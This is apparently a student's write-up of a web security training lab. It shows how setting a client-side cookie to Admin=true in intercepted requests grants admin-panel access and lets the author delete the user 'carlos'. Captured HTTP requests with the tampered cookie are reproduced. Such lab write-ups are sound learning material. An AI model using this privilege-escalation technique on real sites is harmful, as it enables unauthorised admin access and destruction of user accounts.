Lab 3 - User role controlled by request parameter

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
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Screenshots:


Accessed My account page and login with wiener

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		Home My account
Login		
Username wiener Password		
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		Home My account Log out
My Account		
Your username is: wiener		
Email Update email		


Re-clicking My account with intercept ON



We observe id value and Admin condition in Cookie, so we will try id=admin and of course change admin condition to true, and forward




We got another GET request with Admin condition, we will change it to true and forward.




Log in


But we found out a third GET request with Admin condition in Cookie below, we will change it to true and forward it.



Clicking Admin Panel sends the below GET request, editing Admin=true and forwarding.



Another one



Finally, Admin Panel opens



Clicking delete carlos opens below GET request, editing Admin=true and forwarding.

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Pretty
         Raw
                Hex
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0acb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHkP2hWH14
4 Sec-Ch-Ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: navigate
2 | Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-ac
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
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Another one

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Pretty
         Raw
                Hex
1 GET /admin HTTP/2
2 Host: Oacb008304f8f58ac010cc67004b0001.web-security-academy.net
3 Cookie: Admin=true; session=5d0rala2IHt9iFAa0dKm9KfHkP2hWH14
4 Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
7 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
D Sec-Fetch-Dest: document
1 Sec-Ch-Ua: "Chromium"; v="111", "Not(A:Brand"; v="8"
2 Sec-Ch-Ua-Mobile: ?0
3 Sec-Ch-Ua-Platform: "Windows"
4 Referer: https://0acb008304f8f58ac010cc67004b0001.web-security-academy.net/admin
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
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Back to site, Carlos is deleted, lab completed



Learned Outcome:

- You should keep intercept ON, to detect if the site has multiple checks on Admin access, because the site will redirect me to Normal access if you have intercept OFF
- 2. Avoid mentioning any admin credentials or checks in the GET/POST/PULL requests as it can be easily sniffed.